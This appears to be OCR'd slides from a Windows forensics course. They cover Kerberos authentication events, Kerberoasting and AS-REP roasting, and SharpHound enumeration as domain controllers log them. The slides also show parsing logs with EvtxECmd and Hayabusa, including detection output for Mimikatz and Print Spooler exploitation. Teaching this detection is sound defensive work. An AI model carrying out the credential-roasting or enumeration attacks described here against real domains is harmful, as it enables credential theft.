
SAM

TGT: Ticket Granting Ticket

ST: Service Ticket

SPN: Service Principal Name

Kerberos Authentication Refresher



User/Client

Login

Authentication Server

KDC

Ticket Granting Server

foo.local

Request **TGT** (AS-REQ)

Return **TGT** (AS-REP)

Request **ST** for **SPN** `cifs/foo.local` (TGS-REQ)

Return **ST** (TGS-REP)

Present **ST** to access service (AP-REQ)

Grant/deny access to client (AP-REP)

Repeat

Kerberos Pre-Authentication

- To request a TGT, users must perform Kerberos Pre-Authentication
- The user must encrypt the current timestamp with their password hash
- The KDC can decrypt and verify the timestamp to confirm:
  - The user has provided the correct password
  - The message is not a replay attack
- Does not result in an additional request
- The encrypted timestamp is simply added to the first request (AS-REQ)
- This is enabled by default, but can be **disabled** manually (for all/specific users)
  - Dangerous, this leads to a **vulnerability** called ASREP-Roasting: : Any user can request a TGT for any other user. The TGT is encrypted with the target user's pw hash, which allows cracking attacks

Account Logon Events (Domain Controller)

Logged on the Authenticating System

- Domain Account → Logged on Domain Controller
- Local Account → Logged on Local System → Allows for good Hunting ☺

Kerberos Authentication

- **4768**: TGT was granted → Login success
- **4769**: TGS requested → Service access successful
- 4771: Pre-Authentication failed

NTLM Authentication

- **4776:** Account Authentication (Success / Fail)

Account Logon Events Example (Domain Controller)

RDP Logon of “lab_admin” from “Forensic” to “Client1” 10.0.1.10 as seen by the Domain Controller

Event Id	Description	Remote Host	Target	Payload Data2
4776	NTLM authentication request		lab_admin	Workstation: Forensic
4776	NTLM authentication request		lab_admin	Workstation: Forensic
4768	A Kerberos authentication ticket (TGT) was requested	::ffff:10.0.1.10:58139	winattacklab.local\lab_admin	ServiceName: krbtgt
4769	A Kerberos service ticket was requested	::ffff:10.0.1.10:58140	WINATTACKLAB.LOCAL\lab_admin	ServiceName: CLIENT1$
4769	A Kerberos service ticket was requested	::ffff:10.0.1.10:58146	WINATTACKLAB.LOCAL\lab_admin	ServiceName: krbtgt
4624	Successful logon	- (10.0.1.10)	WINATTACKLAB.LOCAL\lab_admin	LogonType 3
4624	Successful logon	- (10.0.1.10)	WINATTACKLAB.LOCAL\CLIENT1$	LogonType 3

Event Logs

Kerberoasting

- Attacker is requesting RC4 encrypted Kerberos service tickets (TGS)
- Usually cracking the tickets offline
- **4769**: A Kerberos service ticket (TGS) was requested
  - Kerberos RC4 encrypted tickets have Ticket Encryption Type set to 0x17.
- Filter out requests from service accounts
- Filter on Audit Success

Hex	Etype
0x1	**des-cbc-crc**
0x2	des-cbc-md4
0x3	**des-cbc-md5**
0x4	[reserved]
0x5	des3-cbc-md5
0x6	[reserved]
0x7	des3-cbc-sha1
0x9	dsaWithSHA1-CmsOID
0xa	md5WithRSAEncryption-CmsOID
0xb	sha1WithRSAEncryption-CmsOID
0xc	rc2CBC-EnvOID
0xd	rsaEncryption-EnvOID
0xe	rsaES-OAEP-ENV-OID
0xf	des-ede3-cbc-Env-OID
0x10	**des3-cbc-sha1-kd**
0x11	**aes128-cts-hmac-sha1-96**
0x12	**aes256-cts-hmac-sha1-96**
0x17	**rc4-hmac**
0x18	**rc4-hmac-exp**
0x41	subkey-keymaterial

User Rights Enumeration


Which domain user has what permissions on what system?

SharpHound will try to enumerate **local group membership** on the target systems by querying the Windows SAM database remotely via Security Account Manager (SAM) Remote Protocol (RPC over port 445).

All authenticated users have access to SAMR on Domain Controllers (DC) and Read-Only Domain Controllers (RODC). However: local SAM database of a DC isn’t normally used…

Resulting BloodHound edges

- **AdminTo** (members of the local Administrators group)
- **CanRDP** (members of Remote Desktop Users group)
- **CanPSRemote** (members of Distributed COM Users group)
- **ExecuteDCOM** (members of Remote Management Users group)



Source and Recommended Reading
https://blog.compass-security.com/2022/05/bloodhound-inner-workings-part-1/ https://attack.mitre.org/software/S0521/

User Rights Enumeration

Detectable Default Events

- **4798**: A user's local group membership was enumerated
- **4799**: A security-enabled local group membership was enumerated

Forensics Readiness

- Detailed File Share Auditing
  - Example: SYSVOL the files containing the rules are stored: Audit Groups.xml and GptTmpl.inf access.
- Quite a lot of events
- **5145**: A network share object was checked to see whether client can be granted desired access.

Source and Recommended Reading
https://blog.compass-security.com/2022/05/bloodhound-inner-workings-part-1/ https://attack.mitre.org/software/S0521


Enumeration Example (Domain Controller)

Execution of SharpHound by “aalfort” on 10.0.1.10 as seen by the Domain Controller

Event Id	Description	User Name	Remote Host / Target	Logon ID	Logon Type
4624	Successful logon	winattacklab\aalfort	- (10.0.1.10)	LogonId: 0x59BBCD	3
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Administrators (S-1-5-32-544)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Administrators (S-1-5-32-544)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Distributed COM Users (S-1-5-32-562)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Remote Management Users (S-1-5-32-580)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Remote Desktop Users (S-1-5-32-555)	SubjectLogonId: 0x59BBCD	

Collection and Analysis

Windows Event Logs



Windows Event Log Parser

Evtx Explorer / EvtxECmd by Eric Zimmermann

```
> .\EvtxECmd.exe --help

EvtxECmd version 0.6.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

 d     Directory to process that contains evtx files. This or -f is required
 f     File to process. This or -d is required

 csv   Directory to save CSV formatted results to.
 csvf  File name to save CSV formatted results to. When present, overrides
 inc   List of Event IDs to process. All others are ignored. Overrides --exc Format is 4624,4625,5410
 exc   List of Event IDs to IGNORE. All others are included. Format is 4624,4625,5410
 sd    Start date for including events (UTC). Anything OLDER than this is dropped. (yyyy-MM-dd HH:mm:ss)
 ed    End date for including events (UTC). Anything NEWER than this is dropped. (yyyy-MM-dd HH:mm:ss)
```

```
> .\EvtxECmd.exe -d '.\Cases\XXX\C\Windows\System32\winevt\Logs\' --csv .\EventLogs
```

Source: https://ericzimmerman.github.io/#!index.md

Automated Analysis

Windows Event Logs

Automated Analysis Tools

Simple tools without overhead of surrounding infrastructure – such as an ELK stack or Splunk

- DeepBlueCLI https://github.com/sans-blue-team/DeepBlueCLI
  - Simple regex searches and hunting. Somewhat outdated…
- Chainsaw https://github.com/WithSecureLabs/chainsaw
  - Searching: Allows searching for e.g. strings or Event ID
  - Hunting: Processes own rules and Sigma rules
  - Allows for other artifact analysis such as ShimCache / SRUM
- APT-Hunter https://github.com/ahmedkhlief/APT-Hunter
- Events-Ripper https://github.com/keydet89/Events-Ripper
- Hayabusa https://github.com/Yamato-Security/hayabusa

This is my personal preference. Chainsaw is recommended as well!

Hayabusa

Windows event log fast forensics timeline generator and threat hunting tool


- Detects known bad behavior in Event Logs
  - 2400 Sigma rules and over 130 Hayabusa built-in detection rules
- Can be run
  - on single running systems for live analysis
  - by gathering logs from single or multiple systems for offline analysis
  - by running the Hayabusa artifact with Velociraptor
- Outputs CSV

```
.\hayabusa-1.4.1-win-x64.exe -f eventlog.evtx
.\hayabusa-1.4.1-win-x64.exe -d .\hayabusa-sample-evtx
.\hayabusa-1.4.1-win-x64.exe -d .\hayabusa-sample-evtx -r .\rules\hayabusa\default -o results.csv
```

Source: https://github.com/Yamato-Security/hayabusa

Logs

Hayabusa Output



Time	Computername	Eventid	Level	Alert	Details
2021-05-22 05:43:18.227 +09:00	fs01.offsec.lan	4648	informational	Explicit Logon	Source User: FS01$: Target User: admmig
2021-05-22 05:43:22.562 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:49.345 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:50.131 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:50.607 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-22 05:43:50.866 +09:00	fs01.offsec.lan	4625	low	Logon Failure - Wrong Password	User: admmig@offsec.lan : Type: 8 : Wor
2021-05-23 06:56:57.685 +09:00	fs01.offsec.lan	1102	high	Security log was cleared	User: admmig
2021-05-23 06:57:11.842 +09:00	fs01.offsec.lan	4688	high	Relevant Anti-Virus Event	
2021-05-23 06:57:11.842 +09:00	fs01.offsec.lan	4688	critical	Mimikatz Use	
2021-05-26 22:02:27.149 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:27.155 +09:00	mssql01.offsec.lan	5145	medium	DCERPC SMB Spoolss Named Pipe	
2021-05-26 22:02:27.155 +09:00	mssql01.offsec.lan	5145	critical	CVE-2021-1675 Print Spooler Exploitation IPC Access	
2021-05-26 22:02:29.726 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:29.734 +09:00	mssql01.offsec.lan	5145	medium	DCERPC SMB Spoolss Named Pipe	
2021-05-26 22:02:29.734 +09:00	mssql01.offsec.lan	5145	critical	CVE-2021-1675 Print Spooler Exploitation IPC Access	
2021-05-26 22:02:34.373 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:34.375 +09:00	mssql01.offsec.lan	5145	medium	DCERPC SMB Spoolss Named Pipe	
2021-05-26 22:02:34.379 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:34.379 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-26 22:02:34.380 +09:00	mssql01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-05-27 05:24:46.570 +09:00	rootdc1.offsec.lan	4768	medium	Possible AS-REP Roasting	Possible AS-REP Roasting
2021-05-27 05:24:46.570 +09:00	rootdc1.offsec.lan	4768	informational	Kerberos TGT was requested	User: admin-test : Service: krbtgt : IP
2021-06-01 23:06:34.542 +09:00	fs01.offsec.lan	4720	medium	Local user account created	User: WADGUtilityAccount : SID:S-1-5-21-1
2021-06-01 23:08:21.225 +09:00	fs01.offsec.lan	4720	medium	Local user account created	User: elie : SID:S-1-5-21-1081258321-3780
2021-06-03 21:17:56.988 +09:00	fs01.offsec.lan	1102	high	Security log was cleared	User: admmig
2021-06-03 21:18:12.941 +09:00	fs01.offsec.lan	4672	informational	Admin Logon	User: admmig : LogonID: 0x322e5b7
2021-06-03 21:18:12.942 +09:00	fs01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-06-04 03:34:12.672 +09:00	fs01.offsec.lan	4104	high	Windows Firewall Profile Disabled	
